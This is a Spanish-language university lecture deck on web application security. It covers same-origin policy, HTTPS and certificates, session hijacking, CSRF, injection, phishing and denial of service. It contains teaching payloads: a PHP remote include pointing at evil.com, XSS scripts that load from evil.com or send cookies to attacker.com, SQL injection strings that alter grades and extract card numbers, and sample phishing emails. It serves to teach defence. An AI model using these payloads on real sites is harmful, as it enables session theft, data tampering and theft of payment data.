

# Desarrollo de Aplicaciones Web Empresariales

Exequiel Fuentes Lettura  
exequiel.fuentes@ucn.cl

# Información de contacto

- Exequiel Fuentes Lettura
  - Email: [exequiel.fuentes@ucn.cl](mailto:exequiel.fuentes@ucn.cl)
  - Horario de Atención: Jueves y Viernes, bloque C
- Departamento de Ingeniería de Sistemas y Computación
  - Oficina: Y1 - 329
  - <http://www.disc.ucn.cl>

# Arquitectura de aplicaciones Web: Seguridad



# Qué es lo que podría estar mal?

- Nuestra aplicación podría permitir a un atacante ver y/o modificar información o ejecutar alguna operación
  - Filtrar información.
  - Ejecutar acciones maliciosas.
- Nuestra aplicación podría ser usada para atacar al usuario.
- Seguridad en la web debe modelar las amenazas para evitarlas.

# La seguridad es un problema difícil

- Hay muchas formas que un atacante puede aprovechar.
- Es difícil identificar todas las vulnerabilidades
  - Sistemas complejos pueden hacer imposible garantizar la inexistencia de vulnerabilidades.
- Incluso un error pequeño puede comprometer la aplicación entera
  - Una cadena es tan fuerte como su eslabón más débil



# Modos de ataque en aplicaciones web

- Atacar la conexión entre el navegador y el servidor web
  - Robar el password.
  - Piratear o secuestrar la conexión.
- Atacar el servidor
  - Inyectar código que hace cosas malas.
- Atacar el navegador
  - Inyectar código que hace cosas malas.
- Quebrantar el navegador, atacar a la máquina del cliente.
- Embaucar al usuario (phishing).

# Defensas

- Aislar el navegador
  - Aplicaciones web se ejecutan en una caja aislada.
- Criptografía
  - Proteger información de vista no autorizadas.
  - Detectar cambios.
  - Determinar el origen de la información.
- Framework para aplicaciones web
  - Utilizar patrones ayudan a evitar peligros.

# El desafío de aislar el navegador

- El contenido de las páginas puede venir de muchos lugares, no todos pueden ser confiables
  - Ejemplo: Un página puede lucir como la de tu banco.
- Confiar o no confiar en el contenido ese el dilema
- Se debe separar el contenido, así el contenido no confiable no corrompe el contenido confiable.



# Ejemplo: una buena página despliega un comercial

- Atacantes pueden comprar comerciales que son desplegados en una página que está catalogada por una “buena” página.
- El contenido puede ser desplegado en un iframe.
- El contenido del comercial puede contener un script que tiene acceso al DOM, por lo tanto forms, etc.
  - `parent.frames[0].forms[0].submit;`

# Norma: mismo origen

- La idea general es que se separa el contenido con diferentes niveles de confianza en diferentes frames que tienen comunicación restringida entre ellos.
- Un frame puede acceder al contenido de otro frame sólo si ellos vienen del mismo origen.
- Origen es: protocolo, dominio, puerto.
- El acceso implica DOM, cookies, solicitudes AJAX.
- Se aplica a elementos `<script>`
  - Javascript se ejecuta con privilegios completos sólo en el frame.

# La norma mismo-origen es demasiado restrictivo

- Hay veces en donde es útil para los frames de diferentes orígenes comunicarse entre ellos
  - Subdominios de la misma organización.
- Los navegadores permiten a páginas configurar su dominio con `document.domain`
  - `document.domain = "ucn.cl"`
  - Esto está limitado a subdominios.

# HTML5: Access-Control-Allow-Origin

- Access-Control-Allow-Origin en la cabecera de la respuesta  
Access-Control-Allow-Origin: http://ucn.cl  
Access-Control-Allow-Methods: PUT, DELETE
- Especifica uno o más dominios a los que se puede acceder
  - Se puede usar “\*” para dar acceso a todo.

# HTML5 postMessage

- Enviar (desde un dominio a.com) a un frame embebido en una dominio diferente:
  - `frames[0].postMessage("Hello world", "http://b.com/");`
- Recibir (en un dominio b.com) puede verificar el origen:

- `window.addEventListener("message", doEvent);`

```
function doEvent(e) {  
    if (e.origin == "http://a.com") {  
        ... e.data ...  
    }  
}
```

# Cookies

- Las cookies pueden ser leídas y escritas por un javascript:
  - `alert(document.cookie);`  
`document.cookie = "name=value; expires=1/1/2017"`
- Un navegador usa la norma mismo-origen para restringir el acceso a las cookies.

# Ataques en la red

- Los atacantes pueden acceder a la red de comunicación entre el navegador y el servidor
  - “Hombre en el medio” o conocido también en inglés como “man in the middle”.
- Ataques pasivos
  - Escuchar el tráfico en la red (sniffing)
- Ataques activos
  - Inyección de paquetes.
  - Modificar paquetes.
  - Reordenar paquetes.
  - Bloquear paquetes.

# Solución: Criptografía

- Utilizar encriptación para prevenir el espionaje y detectar ataques activos
  - Idea: Cifrar la información antes de enviarla y descifrar cuando se recibe.
- Encriptación tradicional
  - Clave simétrica (la misma clave en los extremos)
  - Problema: cómo se distribuyen o intercambian la clave sin conocerse entre ellos?
- Encriptación clave-pública resuelve el problema de distribución
  - El propietario tiene dos claves, una pública y una privada.
  - La información encriptada por una sólo puede ser descryptada por la otra.
- Encriptación clave-pública es más lenta que la encriptación simétrica
  - El mensaje cifrado ocupa más espacio que el mensaje original






# Cómo obtener la clave pública de un servidor?

- Si, pero no se sabe si nos estamos conectando al servidor “real”.
- Certificado: documento encriptado con la clave secreta (privada) de una autoridad certificadora.
- El certificado debe venir firmado por una autoridad certificadora, la cual debe ser bien conocida.
  - <http://www-01.ibm.com/support/docview.wss?uid=swg21372445>
  - <https://wiki.mozilla.org/CA:IncludedCAs>
  - <http://www.chromium.org/Home/chromium-security/root-ca-policy>

# Autoridades certificadoras


- Entidad de confianza, responsable de emitir y revocar los certificados.
  - Los navegadores aceptan certificados de muchas entidades.
- Estos servicios crean las claves una vez que comprueban tu identidad, y luego retornan un certificado.
- Los navegadores validan el certificado generado porque ellos confían en la entidad certificadora.

Security Overview

This page is secure (valid HTTPS).

**Certificate**

**General**  Valid Certificate  
The connection to this site is using a valid, trusted server certificate.

[View certificate](#)

This certificate has been verified for the following usages:

SSL Server Certificate

**Issued To**

Common Name (CN)	*.google.com
Organization (O)	Google Inc
Organizational Unit (OU)	<Not Part Of Certificate>




**Issued By**

Common Name (CN)	Google Internet Authority G2
Organization (O)	Google Inc
Organizational Unit (OU)	<Not Part Of Certificate>

**Validity Period**


Issued On	Thursday, November 10, 2016 at 12:45:53 PM
Expires On	Thursday, February 2, 2017 at 12:31:00 PM

Security Overview

This page is insecure (broken HTTPS).

**Certificate**

**General**  Certificate Error  
There are issues with the site's certificate chain (net::ERR\_CERT\_AUTHORITY\_INVALID).

[View certificate](#)

This cert

**Issued To**

Common Name (CN)	DAWE
Organization (O)	UCN
Organizational Unit (OU)	DISC

**Issued By**

Common Name (CN)	DAWE
Organization (O)	UCN
Organizational Unit (OU)	DISC

**Validity Period**

Issued On	Tuesday, November 15, 2016 at 1:50:32 PM
Expires On	Wednesday, November 15, 2017 at 1:50:32 PM


# SSL y TLS - HTTPS

- Sobre Secure Sockets Layer (SSL) y Transport Layer Security (TLS) está HTTPS.
- Es el protocolo utilizado para comunicaciones seguras entre el navegador y el servidor.
- El navegador usa los certificados para verificar la identidad del servidor.
  - Sólo funciona en una vía, el servidor no puede verificar la identidad del navegador.
- Usa certificados y encriptación de clave-pública para enviar sesiones secretas desde el navegador al servidor.

# Porque no todos usan HTTPS?

- Excusas:
  - Lento, hace que el servidor web sea un poco más lento.
  - Rompe con el caché de las páginas.
- Un porcentaje no menor de los sitios populares no utilizan HTTPS
  - <https://www.google.com/transparencyreport/https/grid/>
- Google tiene una campaña de siempre utilizar HTTPS
  - <https://support.google.com/webmasters/answer/6073543?hl=es>
  - <https://www.google.com/transparencyreport/https/metrics/?hl=es>

## Porcentaje de páginas cargadas a través de HTTPS



# Problema: contenido mixto

- La página principal se carga usando HTTPS, pero contenido interno se carga usando HTTP
  - Se puede modificar el contenido de la página.
- Algunos navegadores notifican este problema
  - IE: despliega una alerta
  - Firefox: despliega un icono.
  - Chrome: muestra un warning.
- Errores comunes:
  - `<script src="http://www.site.com/library.js">`  
Mejor, no especificar el protocolo (incluso el sitio si es local)  
`<script src="/library.js">`

# Problema: "Just in time" HTTPS

- Ejemplo:
  - La página de login se despliega con HTTP
  - La forma se hace con HTTPS (parece seguro, pero no lo es)
  - Un ataque activo puede corromper la página de login (hacer parecer que es la original) y envía el password a cualquier otro lugar.
- Solución: Antes de generar la página de login, verificar si está bajo HTTPS, siempre redirigir a HTTPS.



# Problema: Certificado malo o desconocido

- Si el certificado es malo o desconocido, el navegador advertirá de este hecho. Pero, la mayoría de los usuarios no lo entiende.
- Un certificado malo reduce las capacidades para detectar un malware.
- Esto permite varios tipos de ataques:
  - Fraudes.
  - Espionaje.
  - “Hombre en el medio”.
  - <http://resources.infosecinstitute.com/cybercrime-exploits-digital-certificates/>

# Ataques en las sesiones

- La sesión es usada para controlar el acceso al servidor.
- Generalmente, se utilizan cookies.
- Considera que pasaría si un atacante puede robar la cookie:
  - Esto es conocido como: Session hijacking

```
Name: connect.sid|
Content: c%2BXBeVbBQ4QfVlFoJ4Br2w%2B%2FpzaeVU
Domain: localhost
Path: /
Send for: Any kind of connection
Created: Monday, November 21, 2016 at 5:57:17 PM
Expires: When the browsing session ends
```

# Session hijacking

- Si un atacante puede adivinar o robar el ID asociado a la sesión de un usuario, entonces, puede hacerse pasar por el usuario.
- Ejemplo: ID de sesión predecible
  - El servidor genera una ID incrementando un contador por cada nueva sesión.
  - Un atacante abre una conexión al servidor y obtiene una ID.
  - Le resta 1 a su ID sesión, entonces puede secuestrar la sesión previa.
- Solución: No ser predecible
  - No construir tu propio mecanismo. Usar framework.

# Usar HTTPS para proteger cookies

- Incluso si la ID de sesión se escoge cuidadosamente, atacantes pueden leer la cookies desde conexiones no encriptadas.
- problema con HTTP/HTTPS:
  - Supone que la sesión comienza con HTTP y se convierte en HTTPS después de login.
  - Un atacante en la red puede leer la ID de sesión durante la conexión HTTP.
  - Una vez logueado, el atacante puede usar la ID para secuestrar la sesión.
- Recomendación: cambiar la ID de sesión después de cualquier cambio en los privilegios o nivel de seguridad.

# Cross-Site Request Forgery (CSRF)

- Se puede secuestrar sesiones sin saber la sesión.
- Escenario:
  - Visitar la página del banco, ingresar como usuario.
  - Visitar el sitio atacado (foros con links, formas, etc).
  - La página intervenida incluye Javascript que sube información a tu banco.
  - Cuando la forma se sube, el navegador incluye cookies del banco, incluyendo ID de sesión.
  - El banco transfiere dinero a la cuenta del atacante.
  - La forma puede tener un iframe que es invisible, nunca notaste el ataque ocurrido.
- Esto se llama Cross-Site Request Forgery (CSRF)
  - Un sitio no confiable usa un sitio confiable para acceder a información del usuario.

# Defensas contra CSRF

- CSRF fue un gran problema antes de la llegada de los frameworks.
- En ruby, el servidor marca las formas que provienen de el.
  - Cada forma debe contener un campo oculto usado para autenticación.
  - El servidor incluye un token válido en las formas de las páginas que genera.
  - El servidor verifica el token, rechaza aquellos que no lo tengan o que no sea válido.
- En javascript, no se acepta POST directamente desde las formas. Además incluye cabeceras especiales que incluyen un token.

# Alteración de datos

- El servidor envía información al navegador (cookies, HTML con links y formas)
  - El servidor no puede confiar en lo que retorna desde el cliente. El usuario puede modificar cualquier cosa.
- Opción 1: El servidor solamente usa la información como información extra que debe ser validada y corregida.
- Opción 2: Usar criptografía para detectar cualquier alteración o imitación
  - Message Authentication Codes (MACs) (Código de Autenticación de Mensaje)

# Message Authentication Codes (MACs)

- Una función MAC toma un texto de largo arbitrario y una clave secreta, y produce una MAC que proporciona una firma única para ese texto.
- Si no se sabe la clave secreta, entonces no se puede generar una MAC válida.
- El servidor puede incluir una MAC con datos que son enviados al navegador.
- El navegador debe retornar ambos (MAC y datos).
- El servidor verifica la MAC usando su clave secreta y así puede detectar alteraciones.



# Ataques por inyección de código

- Considera el siguiente ejemplo:

- ```
<?php  
$color = 'blue';  
if (isset( $_GET['COLOR'] ) )  
    $color = $_GET['COLOR'];  
require( $color . '.php' );  
?>
```

- Qué sucede si se reemplaza COLOR=http://evil.com/exploit ?

# Considera otro ejemplo

- Una aplicación que permita comentarios:
  - `div.innerHTML = model.comment;`
- Qué sucede si alguien ingresa un comentario de este tipo:
  - `<script src="http://www.evil.com/damage.js" />`
- Esto se llama Cross Site Scripting Attack (XSS).
- Cada usuario se verá afectado cuando cargue la página de comentarios.
- Esta forma de ataque se usaba bastante antes de la llegada de frameworks
  - De todas maneras hay que verificar si esto no sucede en tu sitio.

# Reflected Cross Site Scripting

- Atacantes no necesitan almacenar ataques en el servidor, pueden hacerlo directamente en el lado del cliente. Esto se llama ataque ***Reflected Cross Site Scripting***.
- Considera un sitio web que permita hacer búsquedas de términos
  - Qué sucede si almacenamos la búsqueda en un innerHTML y un atacante engaña al usuario para buscar:

Universidad Católica del Norte

```
<img style="display:none" id="cookieMonster">
```

```
<script>
```

```
img = document.getElementById("cookieMonster");
```

```
img.src = "http://attacker.com?cookie=" + encodeURIComponent(document.cookie);
```

```
</script>
```

# Reflected Cross Site Scripting Attack: Mitigación

- El input puede ser **sanitized** para remover cualquier elemento adicional.
  - Evitar: `model.comment = $sce.trustAsHtml(model.comment)`
- El servidor puede redirigir solicitudes inválidas.
- El servidor puede detectar si la solicitud proviene de una IP diferente.
- El servidor puede requerir ingresar el password antes de cambiar algo sensible.
- Fijar cookies sólo cuando esté configurado con `HttpOnly` para evitar uso de Javascript.

# Qué sucede en la base de datos

- Considera el siguiente ejemplo:
  - `var advisorName = routeParam.advisorName;`  
`var students = Student.find_by_sql("SELECT students.* " +  
"FROM students, advisors " +  
"WHERE student.advisor_id = advisor.id " +  
"AND advisor.name = " + advisorName + "');`
- Ahora, reemplazamos la variable y ejecutamos la query:
  - `SELECT students.* FROM students, advisors`  
`WHERE student.advisor_id = advisor.id AND advisor.name = 'Jones'`

# Conocido como: Ataque de inyección SQL

- Que pasa si la variable ahora es:
  - Jones'; UPDATE grades SET g.grade = 4.0  
FROM grades g, students s  
WHERE g.student\_id = s.id  
AND s.name = 'Smith'
- La siguiente query será generada:
  - SELECT students.\* FROM students, advisors  
WHERE student.advisor\_id = advisor.id AND advisor.name = 'Jones'; UPDATE grades  
SET g.grade = 4.0 FROM grades g, students s  
WHERE g.student\_id = s.id AND s.name = 'Smith'

# Otro ejemplo: Ataque de inyección SQL

- Órdenes de pizza:

- `var month = routeParam.month;`

```
var orders = Orders.find_by_sql("SELECT pizza, toppings, quantity, date " +  
    "FROM orders " +  
    "WHERE user_id=" + user_id +  
    "AND order_month= " + month + "");
```

- Cambiemos el parámetro por:

- `October' AND 1=0`

```
UNION SELECT name as pizza, card_num as toppings,  
    exp_mon as quantity, exp_year as date  
FROM credit_cards WHERE name != '
```

# Otro ejemplo: Ataque de inyección SQL

- Se convierte en:
  - ```
SELECT pizza, toppings, quantity, date  
FROM orders  
WHERE user_id=94412  
AND order_month='October' AND 1=0  
UNION SELECT name as pizza, card_num as toppings,  
exp_mon as quantity, exp_year as date  
FROM credit_cards WHERE name != "
```
- Esto extrae información de la base de datos.



# Ataque de inyección SQL

- Para que se usa:
  - Se utiliza para extraer información sensible.
  - Modificar la consulta para cambiar la información.
  - Robar información.
- Soluciones:
  - No usar SQL crudo
  - Usar frameworks:
    - `Student.findByAdvisorName( routeParam.advisorName);`
    - `Student.find_by_sql("SELECT students.* " +  
"FROM students, advisors " +  
"WHERE student.advisor_id = advisor.id " +  
"AND advisor.name = ?", routeParam.advisorName);`

# Ataques de phishing (suplantación de identidad)

- La idea básica:
  - Hacer que usuarios desprevenidos visiten páginas malignas.
  - Convencer a los usuarios que sitios malignos son sitios legítimos.
  - Engañar al usuario para dar información personal (password, número de tarjeta de crédito, etc.)
  - Usar esa información para propósitos malignos como robo de identidad.

Attn: Your-150 Dollar Prime Credit Expires on 12/28. Shopper: [redacted] Spam x

Amazon Update <AmazonUpdate@efficaciouscrbays.xyz>  
to me

Why is this message in Spam? It's similar to messages that were detected by our spam filters. [Learn more](#)



The Amazon Marketplace

-----SHOPPER/MEMBER:4726  
-----DATE-OF-NOTICE: 12/22/2015

Hello Shopper: [redacted]@gmail.com! To show you how much we truly value your years of business with us and to celebrate the continued success of our Prime membership program, we're rewarding you with-\$100 in shopping points that can be used on any item on our online shopping site! (this includes any marketplace vendors)

In order to use this-\$100 reward, simply go below to get your-coupon-card and then just use it during checkout on your next purchase. That's all there is to it!

[Please visit-here now to get your reward](#)

\*\*\*DON'T WAIT! The Link Above Expires on 12/28!

# PayPal

## We need your help

Your account has been suspended, as an error was detected in your informations. The reason for the error is not certain, but for security reasons, we have suspended your account temporarily

We need you to update your informations for further use of your PayPal account.

Update your information

You are currently made disabled of :



Adding a payment method  
Adding a billing address

Sending payment  
Accepting payment

Please do not reply to this email. We are unable to respond to inquiries sent to this address. For immediate answers to your questions, visit our Help Center by clicking "Help" located on any PayPal page or email.

Copyright © 2016 PayPal, Inc. All rights reserved. PayPal is located at 2211 N. First St., San Jose, CA 95131.



# Cómo lo hacen, copiar sitios legítimos

- Copiar HTML
- Incluir imágenes desde el sitio legítimo.
- La mayoría de links deberían apuntar al sitio web legítimo.
- Después de obtener los datos, redirigir al sitio legítimo.
- Así el usuario no se enteró que su password u otra información fue robada.

# Las URLs pueden engañar


- Caracteres que lucen similar:
  - thevvest.com versus thewest.com
  - Esto es sólo el nombre del host

[www.bank.com/accounts/login.php?q=me.badguy.cn](http://www.bank.com/accounts/login.php?q=me.badguy.cn)


Chinese characters that look like "/", "?", and "="

# Las URLs pueden engañar

- Hay que fijarse en la URL en la barra del navegador.
- Siempre hacer escribir la URL uno mismo para sitios que contienen información sensible. Ejemplo: bancos.

 Banco de Credito e Inversiones [CL] | <https://www.bci.cl/personas/>

 <https://www.santander.cl>

 [ww3.bancochile.cl/wps/wcm/connect/Personas/Portal/Inicio](https://ww3.bancochile.cl/wps/wcm/connect/Personas/Portal/Inicio)

 Banco del Estado de Chile [CL] | [https://www.bancoestado.cl/imagenes/\\_personas/home/default.asp](https://www.bancoestado.cl/imagenes/_personas/home/default.asp)

# Problema: es fácil obtener certificados

- Es fácil obtener certificados que lucen como los legítimos.
- Hay certificados que sólo validan el dominio. La autoridad certificadora verifica que el solicitante tenga un nombre de dominio en internet, no hay verificación del estado legal de la organización.
- Solución: Extended Validation Certificate.
- La autoridad certificadora debe examinar a fondo la organización que obtiene el certificado y prevenir nombres parecidos.
- La autoridad certificadora debe ser auditada para ver que todo esté en orden.

# Otras medidas

- Los navegadores incluyen medidas anti-phishing, advierten a los usuarios que se sabe de sitios maliciosos.
- Sitios legítimos pueden monitorear el tráfico, cambios pueden indicar que están bajo ataque:
  - Cambios en el ritmo de descarga de sus imágenes oficiales.
  - Ritmo inusual en los cambios de passwords, transferencias de fondos, etc.
- Sitios legítimos pueden incorporar información personal en los emails para autenticarlos.



# Ataque de Denegación de Servicio (DoS)

- Es un tipo de ataque que provoca un fallo del servicio mediante el uso intensivo de recursos
  - Qué sucede si el usuario puede subir recursos (imágenes, videos, etc) sin límite?
  - Abrir muchas conexiones al mismo tiempo.
- Este tipo de ataque puede utilizar muchas máquinas durante el ataque. Esto es conocido como ***Distributed Denial of Service (DDoS)***.
- Una colección de máquinas comprometidas son conocidas como botnets.
- Este tipo de ataque son usados para extorsionar el negocio.

# Ataque de Denegación de Servicio (DoS)

- Es problema difícil de mitigar.
- Se puede revisar el tráfico por usuario y proporcionar una forma de cortarlos.
- Se puede tener tantos recursos disponibles que sea realmente caro para el atacante realizar un ataque. No siempre posible para el modelo de negocio.
- Se puede cortar el tráfico de una parte de internet, solución a nivel de red.
- Este link muestra de manera gráfica lo que ocurre cuando hay un ataque DDoS: <https://www.youtube.com/watch?v=hNjdBSola8k>

# ¿Preguntas?